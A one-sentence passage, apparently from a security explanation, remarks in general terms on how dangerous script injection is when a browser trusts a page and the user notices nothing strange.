This type of attack shows how dangerous a simple script injection can be, especially when the browser trusts the page and the user doesn't notice anything strange.